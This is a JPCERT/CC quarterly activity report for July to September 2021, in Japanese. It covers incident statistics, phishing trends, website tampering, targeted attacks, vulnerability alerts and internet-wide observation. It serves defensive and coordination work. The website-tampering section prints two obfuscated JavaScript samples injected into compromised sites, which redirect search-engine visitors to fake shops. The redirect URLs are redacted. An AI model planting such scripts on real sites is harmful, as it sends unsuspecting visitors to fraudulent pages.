JPCERT/CC 活動四半期レポート

2021 年 7 月 1 日 ～ 2021 年 9 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2021 年 10 月 14 日

活動概要トピックス

ートピック1ー　「EthicsfIRST インシデント対応およびセキュリティチームのための倫理規範」の日本語訳作成に協力

CSIRT の活動においては、技術スキルや組織力とともに、組織間の信頼関係の維持や機微情報の扱いの配慮といった倫理性も必要不可欠な要素です。このような CSIRT に求められる倫理規範を、世界的な CSIRT コミュニティーである FIRST（Forum of Incident Response and Security Teams）がまとめ、Ethics for Incident Response and Security Teams（EthicsfIRST）と題して公表しています。この文書はインシデント対応に際して、チームメンバー全員の倫理的な行動を奨励する手引きとなるように設計されており、協調的な脆弱性開示などの 12 項目の義務が記載されています。
この度、この文書を日本シーサート協議会（NCA）の有志チームが日本語に翻訳し、JPCERT/CC が NTT-CERT とともにレビュー作業に協力しました。文書は次の FIRST の Web サイトに公開されています。

EthicsfIRST インシデント対応およびセキュリティチームのための倫理規範（日本語版）
https://ethicsfirst.org/FIRST_EthicsfIRST_jp.pdf

JPCERT/CC は、これまで FIRST が公開したガイドライン等の文書の日本語訳作成やレビュー作業を、国内の加盟組織と協力して行ってきました。日本語版を作成することで、日本の加盟組織だけでなくその他のサイバーセキュリティ関係組織においても、インシデント対応活動に関する一助となれば幸いです。今後も、国内の加盟組織と連携し、日本語訳作成の作業に協力してまいります。

ートピック2ー　クラウド運用者のための技術カンファレンス Cloud Operator Days Tokyo 2021 での講演が着眼点を評価されて受賞

クラウドインフラ運用者向け技術カンファレンス Cloud Operator Days Tokyo 2021（Cloud Operator Days Tokyo 2021 実行委員会ほか共催）が 2021 年 7 月 14 日から 8 月 31 日までオンライン開催され、各セッションをオンデマンド配信する形態で開催されました。JPCERT/CC 早期警戒グループマネージャーの佐々木勇人が「クラウドサービスのインシデント対応をめぐる『モヤモヤ』～JPCERT/CC のインシデント対応事例より～」と題した発表を行いました。
講演では、JPCERT/CC が対応したクラウドサービス上のインシデントについて解説し、アクセス権限設定不備による情報漏洩事案をケーススタディとして、クラウドサービスの提供事業者側とユーザー側の共通認識不足や、責任関係の不明瞭さが問題の背景である点を指摘し、「責任共有モデル」と呼ばれるような、事業者とユーザー間における分担範囲の明示化の必要性について問題提起しました。他の方々の発表の多くが個別的な技術論を論じていた中で、クラウドサービス利用に広く存在する、根本的

な課題を取り上げて問題提起した点が評価され、「地味だけど重要で賞」と命名された賞をいただきました。
今回の講演にあたっては、経緯等に関する情報開示を関係者の方々からご了承いただき、併せて追加情報の提供やコメントをいただいたことに感謝いたします。JPCERT/CC として、今後もサービス提供側、ユーザー双方がサイバー攻撃被害に遭わないための議論が各分野で行われるよう、インシデント対応知見の積極的な共有・情報発信に努めてまいります。

Cloud Operator Days Tokyo 2021
https://cloudopsdays.com/

JPCERT CC®

目次

本活動は、経済産業省より委託を受け、「令和３年度サイバー攻撃等国際連携対応調整事業」として実施したものです。ただし、「6.フィッシング対策協議会の会員組織向け活動」に記載の活動についてはこの限りではありません。また、「4. 国際連携活動関連」、「8. 主な講演活動」、「9. 主な執筆活動」、「10. 協力、後援」には、受託事業以外の自主活動に関する記載が一部含まれています。

1. 早期警戒

1.1. インシデント対応支援

JPCERT/CC が本四半期に受け付けたコンピューターセキュリティインシデント（以下「インシデント」）に関する報告は、報告件数ベースで 12,469 件、インシデント件数ベースでは 8,786 件でした（注 1）。

（注 1）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。また、「インシデント件数」は、各報告に含まれるインシデントの件数の合計を示し、1 つのインシデントに関して複数の報告が寄せられた場合にも 1 件のインシデントとして扱います。

JPCERT/CC が国内外のインシデントに関連するサイトとの調整を行った件数は 4,714 件でした。前四半期の 3,745 件と比較して 26%増加しています。「調整」とは、フィッシングサイトが設置されているサイトや、改ざんにより JavaScript が埋め込まれているサイト、ウイルス等のマルウェアが設置されたサイト、「scan」のアクセス元等の管理者等に対し、状況の調査や問題解決のための対応を依頼する活動です。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

インシデント報告対応活動の詳細については、別紙「JPCERT/CC インシデント報告対応レポート」をご参照ください。

JPCERT/CC インシデント報告対応レポート
https://www.jpcert.or.jp/pr/2021/IR_Report20210715.pdf

1.1.1. インシデントの傾向

1.1.1.1. フィッシングサイト

本四半期に報告が寄せられたフィッシングサイトの件数は 6,311 件で、前四半期の 4,841 件から 30%増加しました。また、前年度同期（5,845 件）との比較では、8%の増加となりました。

本四半期のフィッシングサイトの報告件数を、装っていたブランドが国内か国外かで分けた内訳を添えて［表 1-1］に示します。

［表 1-1：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	7 月	8 月	9 月	本四半期合計（割合）
国内ブランド	1,032	1,389	1,112	3,533（56%）
国外ブランド	263	516	791	1,570（25%）
ブランド不明 (注 5)	386	564	258	1,208（19%）
全ブランド合計	1,681	2,469	2,161	6,311

（注 2）「ブランド不明」は、報告されたフィッシングサイトが停止していた等の理由により、JPCERT/CC がブランドを確認することができなかったサイトの件数を示します。

国内ブランドのフィッシングサイトでは、銀行やクレジットカード会社の会員用ログインページを装ったものや携帯通信キャリアのユーザー用ログインページを装ったものが多数報告されました。また、家電量販店のオンラインサイトや ISP が提供する Web メールを装ったものの報告が今まで以上に多く寄せられました。さらに、ETC の利用照会サービスや厚生労働省が提供するコロナワクチンナビを装ったフィッシングサイトの報告も寄せられました。
一方で、国外ブランドのフィッシングサイトの報告数には前四半期からほとんど変化がなく、通販サイトのログインページを装ったものが半数以上占めていました。

フィッシングサイトに利用されるドメインについては、5～7 文字の英字と数字の組み合わせで使った文字列に .com, .cn, .xyz, .shop, .top などの TLD と組み合わせたものが特に多く、これらのドメインのサブドメインに正規のブランド名に似せた文字列を使うドメイン名が多く見られました。

フィッシングサイトの調整先の割合は、国内が 23%、国外が 77%であり、前四半期（国内が 19%、国外が 81%）と比べて国内の調整が増加しました。

1.1.1.2. Web サイト改ざん

本四半期に報告が寄せられた Web サイト改ざんの件数は、579 件でした。前四半期の 251 件から 131%増加しています。

本四半期は、改ざんされた Web サイトから、偽 EC サイトへ転送される事例が複数寄せられています。Web サイトには［図 1-1］や［図 1-2］のような不正な JavaScript コードが挿入されていました。挿入された JavaScript コードは難読化されており，アクセスしてきたブラウザーの Referrer の値をチェックし、検索エンジン経由のアクセスと判断された場合のみ、転送する仕組みになっています。

```
<script>
    eval(('if(' + '/(g' + 'o' + 'ogle|' + 'yahoo' + '|bing' + '|ao' + 'l)/' + 'i' + '.t' + 'es' + 't(do' + 'c' + 'umen' + 't.r' + 'ef'
+ 'er' + 'rer))' + '{win' + 'dow' + '.se' + 'tTim' + 'eout(' + 'f' + 'unct' + 'ion' + '(){t' + 'o' + 'p.lo' + 'cat' + 'ion' + '.h' +
'ref="' + 'http' + '://[redacted] +
[redacted]}' + ',1' + '0' + '00)' + '}').replace(/####/g, '\''))
</script><noscript>
```

［図 1-1：不正な JavaScript ファイルが埋め込まれたページの例 1］

```
< script>eval(('i'+ 'f('+ '/'+ '(go'+ 'ogl'+ 'e|'+ 'yaho'+ 'o'+ '|'+ 'bing'+ '|aol'+ ')/i'+ '.test'+
'(docu'+ 'me'+ 'nt.r'+ 'efer'+ 'rer'+ '){'+ 'windo'+ 'w.s'+ 'etTim'+ 'eo'+ 'ut('+ 'fun'+ 'ctio'+ 'n(){'+ 'to'+ 'p'+ '.loc'+
'atio'+ 'n.hre'+ 'f="h'+ 'ttp:/'+ '[redacted]'+
'[redacted]"}'+ ',1000'+ ')}').replace(/####/g, '\'')) < /script> <noscript>
```

［図 1-2：不正な JavaScript ファイルが埋め込まれたページの例 2］

また，前四半期から引き続き、改ざんされた Web サイトに不正な PHP スクリプトが設置された結果、訪問者がラッキービジター詐欺ページへ転送される事例が複数寄せられています。本攻撃の内容については JPCERT/CC Eyes で解説していますので、詳細については次の Web ページをご参照ください。

ラッキービジター詐欺で使用される PHP マルウェア
https://blogs.jpcert.or.jp/ja/2021/06/php_malware.html

JPCERT/CC では、ラッキービジター詐欺で不正サイトへのリダイレクトに悪用されるドメインを掲載するレポジトリを公開しています。新しい不正ドメインが観測された際は次のリポジトリーに掲載されますので、ご活用ください。

Lucky Visitor Scam IoCs
https://github.com/JPCERTCC/Lucky-Visitor-Scam-IoC

1.1.1.3. その他

標的型攻撃に分類されるインシデントの件数は、4 件でした。前四半期の 5 件から 20%減少しています。次に、確認されたインシデントを紹介します。

(1) JavaScript をダウンロードさせるショートカットファイルを用いた攻撃


本四半期は、暗号資産交換業者を狙ったと考えられる標的型攻撃の報告が寄せられました。確認された手口は、ファイル共有を装ってメール本文中のリンクから、不正なショートカットファイルが格納された ZIP ファイルをダウンロードさせようとするものです。

ショートカットファイルには、JavaScript がダウンロードして実行するコマンドが含まれており、最終的にマルウェアに感染します。本攻撃は、2019 年 7 月に JPCERT/CC Eyes で公開した次の攻撃キャンペーンと類似しており、依然として攻撃活動が継続して行われていることがうかがわれます。

短縮 URL から VBScript をダウンロードさせるショートカットファイルを用いた攻撃
https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html

(2) PulseSecure の脆弱性を悪用した攻撃

本四半期は、PulseSecure の脆弱性（CVE-2021-22893）を悪用した攻撃によって、デバイス上に Web シェルを設置されるインシデントに関する報告が寄せられました。Web シェルは、デバイス内の既存のファイルを改ざんする方法で設置されていました。



［図 1-3：設置された Web シェル例］

1.1.2. インシデントに関する情報提供のお願い

Web サイト改ざん等のインシデントを認知された場合は、JPCERT/CC にご報告ください。JPCERT/CC では、当該案件に関して攻撃に関与してしまう結果となった機器等の管理者への対応依頼等の必要な調整を行うとともに、同様の被害の拡大を抑えるため、攻撃方法の変化や対策を分析し、随時、注意喚起等の情報発信を行います。

インシデントによる被害拡大および再発の防止のため、今後とも JPCERT/CC への情報提供にご協力をお願いいたします。

1.2. 情報収集・分析

JPCERT/CC では、国内の企業ユーザーが利用するソフトウェア製品の脆弱性情報や国内のインターネットユーザーが影響を受ける可能性のあるコンピューターウイルス、Web サイト改ざんなどのサイバー攻撃に関する情報を収集し、分析しています。これらのさまざまな情報を多角的に分析し、あわせて脆弱性やウイルス検体の検証等も必要に応じて行っています。さらに、分析結果に応じて、国内の企業、組織のシステム管理者を対象とした「注意喚起」（一般公開）や、国内の重要インフラ事業者等を対象とした「早期警戒情報」（限定配付）などを発信することにより、国内におけるサイバーインシデントの発生や拡大の抑止を目指しています。

1.2.1. 情報提供

JPCERT/CC の Web ページ（https://www.jpcert.or.jp/）や RSS、約 33,000 名の登録者を擁するメーリングリスト、早期警戒情報の提供用ポータルサイト CISTA（Collective Intelligence Station for Trusted Advocates）等を通じて情報提供を行いました。

1.2.1.1. 注意喚起

深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。本四半期は次のような注意喚起を発行しました。

発行件数：21 件（うち更新情報が 8 件）　https://www.jpcert.or.jp/at/

2021-07-05　Windows の印刷スプーラーの脆弱性（CVE-2021-34527）に関する注意喚起（公開）
2021-07-07　Windows の印刷スプーラーの脆弱性（CVE-2021-34527）に関する注意喚起（更新）
2021-07-08　Windows の印刷スプーラーの脆弱性（CVE-2021-34527）に関する注意喚起（更新）
2021-07-09　Windows の印刷スプーラーの脆弱性（CVE-2021-34527）に関する注意喚起（更新）
2021-07-14　2021 年 7 月マイクロソフトセキュリティ更新プログラムに関する注意喚起（公開）
2021-07-14　Adobe Acrobat および Reader の脆弱性（APSB21-51）に関する注意喚起（公開）
2021-07-21　2021 年 7 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起（公開）
2021-07-29　複数のトレンドマイクロ製企業向けエンドポイントセキュリティ製品の脆弱性に関する注意喚起（公開）
2021-08-11　2021 年 8 月マイクロソフトセキュリティ更新プログラムに関する注意喚起（公開）
2021-08-19　ISC BIND 9 の脆弱性（CVE-2021-25218）に関する注意喚起（公開）
2021-08-25　OpenSSL の脆弱性（CVE-2021-3711、CVE-2021-3712）に関する注意喚起（公開）
2021-09-02　Confluence Server および Data Center の脆弱性（CVE-2021-26084）に関する注意喚起（公開)
2021-09-07　Confluence Server および Data Center の脆弱性（CVE-2021-26084）に関する注意喚起（更新）
2021-09-09　Microsoft MSHTML の脆弱性（CVE-2021-40444）に関する注意喚起（公開）
2021-09-10　Microsoft MSHTML の脆弱性（CVE-2021-40444）に関する注意喚起（更新）
2021-09-13　Ghostscript の任意のコマンド実行が可能な脆弱性（CVE-2021-3781）に関する注意喚起（公開）
2021-09-15　Microsoft MSHTML の脆弱性（CVE-2021-40444）に関する注意喚起（更新）
2021-09-15　2021 年 9 月マイクロソフトセキュリティ更新プログラムに関する注意喚起（公開）
2021-09-15　Adobe Acrobat および Reader の脆弱性（APSB21-55）に関する注意喚起（公開）
2021-09-17　2021 年 9 月マイクロソフトセキュリティ更新プログラムに関する注意喚起（更新）

2021-09-29　Ghostscript の任意のコマンド実行が可能な脆弱性（CVE-2021-3781）に関する注意喚起（更新）

1.2.1.2. Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の概要をレポートにまとめ、原則として毎週水曜日（週の第 3 営業日）に Weekly Report として発行しています。このレポートには、「ひとくちメモ」として、情報セキュリティに関する豆知識やお知らせ等も掲載しています。本四半期における発行は次のとおりです。

発行件数：13 件　https://www.jpcert.or.jp/wr/

Weekly Report で扱った情報セキュリティ関連情報の項目数は、合計 117 件、「今週のひとくちメモ」のコーナーで紹介した情報は、次の 13 件でした。

2021-07-07　金融庁が「ゼロトラストの現状調査と事例分析に関する調査報告書」を公開
2021-07-14　JPCERT/CC が「2021 年 4 月から 6 月を振り返って」を公開
2021-07-21　ISMAP 運営委員会が「ISMAP 管理基準マニュアル」を公開
2021-07-28　経済産業省および総務省が「DX 時代における企業のプライバシーガバナンスガイドブック ver1.1」を策定
2021-08-04　JAIPA Cloud Conference 2021 開催のお知らせ
2021-08-12　制御システムセキュリティカンファレンス 2022 講演募集
2021-08-18　JPCERT/CC がとりまとめた「サイバー攻撃被害情報の共有と公表のあり方」に係る調査報告書の公表
2021-08-25　IPA が「サイバーセキュリティ経営可視化ツール Web 版（V1.0 版）」を公開
2021-09-01　日本シーサート協議会が「CSIRT 人材の定義と確保 Ver.2.1」を公開
2021-09-08　JPCERT/CC Eyes「定点観測友の会という名のコミュニティー活動について」を公開
2021-09-15　EthicsfIRST インシデント対応およびセキュリティチームのための倫理規範（日本語版）を公開
2021-09-24　JNSA が「現代のサイバーセキュリティの法的課題についての国際的な研究」調査報告書を公開
2021-09-29　「フィッシング対策セミナー 2021（オンライン）」開催のお知らせ

1.2.1.3. 早期警戒情報

JPCERT/CC は、重要社会インフラを支える組織の情報セキュリティ関連部署もしくは組織内 CSIRT に向けて、セキュリティ上の深刻な影響をもたらす可能性のある脅威情報やその分析結果、対策方法に関する情報を「早期警戒情報」として提供しています。

早期警戒情報の提供について
https://www.jpcert.or.jp/wwinfo/

1.2.1.4. CyberNewsFlash

JPCERT/CC は、脆弱性やマルウェア、サイバー攻撃などに関する最新情報を CyberNewsFlash としてタイムリーに発信しています。発行時点で注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。本四半期に公表した CyberNewsFlash は次のとおりです。

発行件数：17 件（うち更新情報が 5 件）　https://www.jpcert.or.jp/newsflash/

2021-07-08　2021 年 4 月から 6 月を振り返って
2021-07-14　複数のアドビ製品のアップデートについて
2021-07-26　複数の Apple 製品のアップデートについて（2021 年 7 月）
2021-07-26　複数のアドビ製品のアップデートについて
2021-07-27　複数の Apple 製品のアップデートについて（2021 年 7 月）
2021-07-30　複数の Apple 製品のアップデートについて（2021 年 7 月）（更新）
2021-08-11　Apple 製品のアップデートについて（2021 年 8 月）
2021-08-11　Intel 製品に関する複数の脆弱性について
2021-08-11　複数のアドビ製品のアップデートについて
2021-08-17　Apple 製品のアップデートについて（2021 年 8 月）（更新）
2021-08-18　複数のアドビ製品のアップデートについて
2021-09-14　Apple 製品のアップデートについて（2021 年 9 月）
2021-09-15　複数のアドビ製品のアップデートについて
2021-09-16　Apple 製品のアップデートについて（2021 年 9 月）（更新）
2021-09-21　Apple 製品のアップデートについて（2021 年 9 月）（更新）
2021-09-24　Apple 製品のアップデートについて（2021 年 9 月）（更新）
2021-09-30　Hikvision 製ネットワークカメラの脆弱性（CVE-2021-36260）について

1.2.2. 情報収集・分析・提供（早期警戒活動）事例

本四半期における情報収集・分析・提供（早期警戒活動）の事例を紹介します。

(1) Windows の印刷スプーラーの脆弱性（CVE-2021-34527）に関する情報発信
2021 年 7 月 1 日（米国時間）、マイクロソフト社から、Windows の印刷スプーラーの脆弱性（CVE-2021-34527）に関する情報が公表されました。本脆弱性が悪用された場合、影響を受ける Windows システム上で認証されたユーザーに SYSTEM 権限で任意のコードを実行される可能性があります。そのため、例えば、攻撃者が内部ネットワークに侵入し、ドメインユーザーの権限を取得した後に、ドメインコントローラー上で任意のコードを実行し、ドメイン管理者権限の侵害を実

施後、更なる攻撃を行うなどのシナリオで、悪用される可能性があります。
この時点では脆弱性を修正する更新プログラムは公開されていませんでしたが、本脆弱性に関する詳細解説記事や実証コードが確認されていたため、JPCERT/CC は 2021 年 7 月 5 日に注意喚起を発行し、同製品のユーザーに向けて回避策や緩和策の適用を呼びかけました。
その後、7 月 7 日（米国時間）にマイクロソフト社から本脆弱性を修正するための更新プログラム（一部の Windows OS を除く）が公開されたため、注意喚起を更新いたしました。なお、2021 年 6 月に部分的に修正されていた、印刷スプーラーに関する別の脆弱性（CVE-2021-1675）に対するより完全な修正もこの更新プログラムが含んでいる旨の記載を追加しました。
また、7 月 8 日には、Windows 10 version 1607、Windows Server 2016、Windows Server 2012 に対応した更新プログラムの公開や Windows 上で Point and Print を設定する際の推奨設定値などの情報更新が行われたため、改めて注意喚起を更新し、注意を促しました。

Windows の印刷スプーラーの脆弱性（CVE-2021-34527）に関する注意喚起
https://www.jpcert.or.jp/at/2021/at210029.html

(2) Confluence Server および Data Center の脆弱性（CVE-2021-26084）に関する情報発信
2021 年 8 月 25 日（現地時間）、Atlassian から、Confluence Server および Data Center の脆弱性（CVE-2021-26084）に関するセキュリティアドバイザリが公開されました。本脆弱性が悪用された場合、認証されていない遠隔の第三者に任意のコードを実行される可能性があります。2021 年 9 月 1 日、JPCERT/CC は、本脆弱性の詳細を解説する記事や、脆弱性を悪用するとみられる実証コードが公開されていることを確認しました。そのため、同日に早期警戒情報を公開し、攻撃への注意を促しました。また、9 月 2 日に注意喚起を公開し、本製品ユーザーに早期のアップデートの適用を呼びかけました。
9 月 7 日には、JPCERT/CC のセンサーにおいて、国内のホストを対象として、本脆弱性を探索する通信を確認し、また、本脆弱性を悪用して暗号資産の採掘を行うマルウェアを設置するなどの攻撃活動に関する情報も公開されたため、注意喚起を更新し、改めて早期の対策や対応の実施を呼びかけました。

Confluence Server および Data Center の脆弱性（CVE-2021-26084）に関する注意喚起
https://www.jpcert.or.jp/at/2021/at210037.html

1.3. インターネット上でリスク源となり得るノードの活動と状態の観測と分析

JPCERT/CC では、インターネットのセキュリティ状況を俯瞰的に理解し、いち早く異常を検知するために、継続的に定量的観測データを収集して分析するとともに、より効果的な分析に資する相対的評価指標の算出法を開発しています。得られた分析結果は、例えば各地域の CSIRT や ISP、セキュリティベンダーが指標値を用いて自らの相対的なセキュリティ水準を知り、優れたところからセキュリティ向上施策のグッドプラクティスを学ぶなど、サイバー空間全体の健全性を向上させる施策の基礎として活用できます。

具体的には、サイバー空間全体の健全性を次の 2 つの側面から観測し分析しています。インターネットノード（以下「ノード」）のうち攻撃の踏み台として利用されやすいものの多寡と、攻撃活動の多寡です。

JPCERT/CC では、前者を「インターネットリスク可視化サービス Mejiro」により、後者を「インターネット定点観測システム TSUBAME」により継続的に観測して、時間的な変化や異常事象を特定する観測分析活動を通じて、インターネットのセキュリティ状況を定量的に把握し、対策が必要なセキュリティ課題を明らかにすることに努めています。

Mejiro では、インターネット上のノードを検索するサービス等からデータの提供を受け、それから脆弱なノード数を国や地域ごとに数え上げ、それを統計的に処理して指標値に変換し、指標値を国や地域のセキュリティ状況を表現したものとして公開しています。

TSUBAME では、インターネット上に設置したセンサーに送られてくるパケットを収集して、インターネット上のスキャン活動の動向を監視し、必要に応じて受信パケットを、公表された脆弱性情報などの関連情報と対比するなどして、探索活動の詳細を分析しています。

1.3.1. インターネット上の脆弱なノード数の分布の分析

1.3.1.1. インターネットリスク可視化サービス　— Mejiro —

インターネットリスク可視化サービス Mejiro では、次のポートがインターネットに対して開いているノードを DoS リフレクション攻撃（DRDoS）に悪用される恐れのあるインターネット上のリスク要因と見なし、国や地域ごとにその分布状況を分析しています。

・19/udp（CHARGEN）
・53/udp（DNS）
・123/udp（NTP）
・161/udp（SNMP）
・445/tcp（MSDS）
・1900/udp（SSDP）
・5060/udp（SIP）

それらのノードの IP アドレスをもとにノードが設置された国・地域を判別して、リスク要因の分布状況を調べます。さらに、国・地域ごとのリスク要因となるノード数から、Mejiro 指標と呼ばれる指標値を算出します。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待し、一般に公表しています。各国・地域

の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴が明らかになり、それを参考に対策の必要性や方向性を判断いただけるものと期待しています。


1.3.1.2. Mejiro による観測動向

本四半期における特徴的な Mejiro 指標の変化について説明します。JPCERT/CC では、こうした情報を該当国・地域の National CSIRT に提供し、攻撃の事前把握や防止に努めています

(1) 今四半期（7 月～9 月）における Mejiro 指標の変化

BO（ボリビア） の NTP、GB（イギリス）の SSDP、PY（パラグアイ）の SSDP、SG（シンガポール）の SSDP、BR（ブラジル）の NTP（Port:123/ udp）の Mejiro 指標、ノード数が増加しました。特に BR（ブラジル）の NTP（Port:123/ udp）は Mejiro 指標が大きく増加しました。

BR（ブラジル）の NTP（Port:123/ udp）は 3 カ月間で Mejiro 指標が 1.72、ノード数が約 45,000 ノード増加しています（[図 1-4]）。Shadowserver の統計情報でも 2021 年 1 月から増加傾向が見られます。このようなノードの中には設定不備や他の NTP サーバーを参照すれば事足りるノードが含まれています。インターネットからアクセスできる NTP サーバーは UDP Amplification 攻撃に利用するケースがあるため、JPCERT/CC は、インターネットに対して不必要にポートが開放されている NTP サーバーを減らすための働きかけを国内だけでなく、他の国や地域の CSIRT にも行っています。



［図 1-4：ccTLD:BR Port:123/ udp の Mejiro 指標とノード数の変化］

参考文献

(1) SHADOW SERVER：NTP Monitor (Mode 7) Stats by Subregion
https://scan.shadowserver.org/ntpmonitor/stats/

(2) IIJ：wizSafe Security Signal 2021 年 7 月 観測レポート
https://wizsafe.iij.ad.jp/2021/08/1261/

(3) Security NEXT：【セキュリティ ニュース】6 月の DDoS 攻撃、件数倍増 -「Citrix ADC」からの反射型攻撃も
https://www.security-next.com/128596/2

1.3.2. インターネット上の探索活動や攻撃活動に関する観測と分析

1.3.2.1. インターネット定点観測システム TSUBAME を用いた観測

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサーを開発し、海外の National CSIRT 等の協力のもと、これを各地域に複数分散配置した、インターネット定点観測システム「TSUBAME」を構築し運用しています。TSUBAME から得られる情報を、すでに公開されている脆弱性情報やマルウェア、攻撃ツールの情報などと対比して分析することで、攻撃活動や攻撃の準備活動等の把握に結び付くことがあります。
観測用センサーの設置に協力した各地域 National CSIRT 等とは、センサーの観測結果を一つのデータベースにまとめて共有しデータの共同での分析や、グローバルな視野から攻撃活動等の迅速な把握に努めています。TSUBAME については、次の Web ページをご参照ください。

TSUBAME（インターネット定点観測システム）
https://www.jpcert.or.jp/tsubame/index.html


1.3.2.2. TSUBAME の観測データの活用

JPCERT/CC では、主に各組織のシステム管理者の方々に、自組織のネットワークに届くパケットの傾向と比較していただけるよう、日本国内の TSUBAME のセンサーで受信したパケットを宛先ポート別に集計してグラフ化し、毎週月曜日に JPCERT/CC の Web ページで公開しています。また、四半期ごとに観測傾向や注目される現象を紹介する「インターネット定点観測レポート」を公開しており、2021 年 4 月から 6 月の期間に関するレポートを 2021 年 7 月 26 日に公開しました。


TSUBAME 観測グラフ
https://www.jpcert.or.jp/tsubame/index.html#examples
インターネット定点観測レポート（2021 年 1～3 月）
